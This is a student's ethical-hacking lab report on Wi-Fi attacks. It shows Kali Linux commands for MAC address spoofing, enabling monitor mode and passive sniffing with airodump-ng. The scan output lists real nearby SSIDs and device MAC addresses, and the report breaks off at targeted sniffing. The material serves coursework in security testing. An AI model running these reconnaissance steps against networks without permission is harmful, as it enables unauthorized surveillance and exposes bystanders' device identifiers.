Name – Devasy Patel

Roll Number – 20BCE057


Subject – Ethical Hacking and Vulnerability Assessment

Practical – 4

AIM: To carry out Wi-Fi based Network Hacking related attacks.

Procedure:

1) Configuring the Dongle



kali-linux-2023.2-virtualbox-amd64 - Settings

USB

☑ Enable USB Controller

● USB 1.1 (OHCI) Controller

○ USB 2.0 (OHCI + EHCI) Controller


○ USB 3.0 (xHCI) Controller

USB Device Filters


☑ MediaTek 802.11 n WLAN

2) Changing the MAC Address

- Using ifconfig, we found details of network
- Changed the MAC Address



```
┌──(root㉿kali)-[~]
└─# ifconfig
eth0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 08:00:27:53:0c:ba  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 06:0c:01:04:01:9f  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```




```
┌──(root㉿kali)-[~]
└─# ifconfig wlan0 down

┌──(root㉿kali)-[~]
└─# ifconfig wlan0 down

┌──(root㉿kali)-[~]
└─# ifconfig wlan0 hw ether 200-00-E0-AB-19-12-CD
200-00-E0-AB-19-12-CD: invalid ether address.

┌──(root㉿kali)-[~]
└─# ifconfig wlan0 hw ether F4-2C-47-34-FB-72
F4-2C-47-34-FB-72: invalid ether address.

┌──(root㉿kali)-[~]
└─# ifconfig wlan0 hw ether 'F4-2C-47-34-FB-72'
F4-2C-47-34-FB-72: invalid ether address.

┌──(root㉿kali)-[~]
└─# ifconfig wlan0 hw ether F4:2C:47:34:FB:72

┌──(root㉿kali)-[~]
└─# ifconfig wlan0 up

┌──(root㉿kali)-[~]
└─# ifconfig
eth0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 08:00:27:53:0c:ba  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether f4:2c:47:34:fb:72  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(root㉿kali)-[~]
```

Successfully changed the MAC Address!

3) Changing mode from managed to monitored

- Using iwconfig command to analyze the network and change mode from managed to monitored




```
┌──(root㉿kali)-[~]
└─# ifconfig wlan0 down

┌──(root㉿kali)-[~]
└─# ifconfig
eth0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 08:00:27:53:0c:ba  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(root㉿kali)-[~]
└─# airmon-ng check kill


┌──(root㉿kali)-[~]
└─# iwconfig wlan0 mode monitor

┌──(root㉿kali)-[~]
└─# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  Mode:Monitor  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off


┌──(root㉿kali)-[~]
└─# ifconfig wlan0 up

┌──(root㉿kali)-[~]
└─# ▌
```

As we see in above image, the Mode of wlan0 has successfully been changed from Managed to Monitored.

4) Packet Sniffing using airodump-ng


It gets the information of all the packets of the environment – in the below image, we can see the different WiFi Networks available under the ESSID column and the corresponding MAC Addressed of source.



```
┌──(root㉿kali)-[~]
└─# airodump-ng wlan0

 CH  2 ][ Elapsed: 6 s ][ 2023-08-28 00:07

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 F2:66:55:05:BF:67  -55        4        0    0   1  130   WPA2 CCMP   PSK  DIRECT-qYLAPTOP-PQHIF7A3msBO
 90:4C:81:20:EB:01  -69        4        0    0   1  130   OPN              NU-GUEST
 E2:C8:C1:F4:15:59  -52        6        0    0   1  360   WPA2 CCMP   PSK  d
 5E:96:8A:B4:BA:32  -42       17       54    3   1  180   WPA2 CCMP   PSK  khud ka hotspot use karo
 8A:A3:03:81:70:4C  -38        6        0    0   1   65   WPA2 CCMP   PSK  Galaxy M30s704C
 B0:B8:67:10:41:E0  -60       15        0    0   1  130   WPA3 CCMP   SAE  NU-STUDENT
 F2:EF:6E:DE:6F:F4  -39       19        1    0   1  360   WPA2 CCMP   PSK  OnePlus Nord
 72:81:1D:28:06:C1  -61        2        0    0   1  180   WPA2 CCMP   PSK  8PRO
 B0:B8:67:10:41:E3  -59       11        0    0   1  130   WPA2 CCMP   PSK  NU-EXAM
 B0:B8:67:10:41:E2  -56       10        0    0   1  130   OPN              NU-GUEST
 B0:B8:67:10:41:E1  -56       15        0    0   1  130   WPA2 CCMP   PSK  NU-WiFiN
 0E:EF:FD:BA:03:AE  -50       14        2    0   1   65   WPA2 CCMP   PSK  Viraj
 EE:BB:BF:F4:2D:2B  -57       18        0    0   1  130   WPA2 CCMP   PSK  iPhone
 1A:90:C6:AC:C6:B5  -43       29        1    0   1   65   WPA2 CCMP   PSK  Galaxy A50s8AB3
 06:BA:ED:46:C1:45   -1        0        0    0  -1   -1                    <length:  0>

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 (not associated)   2E:BB:58:57:E6:4E  -44    0 - 1      0        2
 (not associated)   DC:21:5C:97:0F:13  -32    0 - 5      0        2         DCBRockss
 (not associated)   06:71:49:74:92:50  -42    0 - 1      0        1
 (not associated)   B6:E6:DB:2C:A1:50  -56    0 - 1      0        1         8PRO
 (not associated)   76:D3:CC:52:8D:B7  -42    0 - 5      0        2         RUDRA
 (not associated)   32:32:14:5F:EF:50  -54    0 - 1      0        1
 (not associated)   00:0C:E7:C9:78:ED  -38    0 - 1      0        2         Msd7(5ghz)
 (not associated)   FC:B3:BC:96:78:73  -58    0 - 6      0        2
 (not associated)   4C:BB:58:57:E6:4E  -46    0 - 1      0        1         Kinar K Sheth
 E2:C8:C1:F4:15:59  BC:17:B8:7B:75:EB   -1    1e- 0      0        1
 5E:96:8A:B4:BA:32  80:D2:1D:C3:56:CB  -50    1e-12e    27       54         khud ka hotspot use karo
 8A:A3:03:81:70:4C  72:D1:47:3C:CF:CB  -36    0 - 1      0        1
 8A:A3:03:81:70:4C  6A:40:6C:8B:0D:DE  -58    0 - 1      1        4
 8A:A3:03:81:70:4C  64:6E:E0:B4:F2:C1  -48    1e- 1e     0        4
 F2:EF:6E:DE:6F:F4  3C:9C:0F:1F:C6:A1   -1    1e- 0      0        1
 0E:EF:FD:BA:03:AE  B6:77:62:F7:28:26  -56    1e- 1      3        6
 1A:90:C6:AC:C6:B5  BC:D0:74:F0:EF:2A  -54    1e-24      1        3
 06:BA:ED:46:C1:45  94:08:53:39:FE:CD  -48    0 - 1      0     2951
Quitting ...
```

5) Forcing the airodump-ng to listen to other frequencies

Here, as our laptop doesn’t support 5G Frequency band, none of the networks are visible.




```
┌──(root㉿kali)-[~]
└─# airodump-ng --band a wlan0


 CH 144 ][ Elapsed: 18 s ][ 2023-08-28 00:10

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID


 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

Quitting ...
```

We tried sniffing 2.4 GHz bandwidth – here, we can see available frequencies!


6) Targetted Packet Sniffing

Here, we explicitly sniff the packets of those network that we want to attack



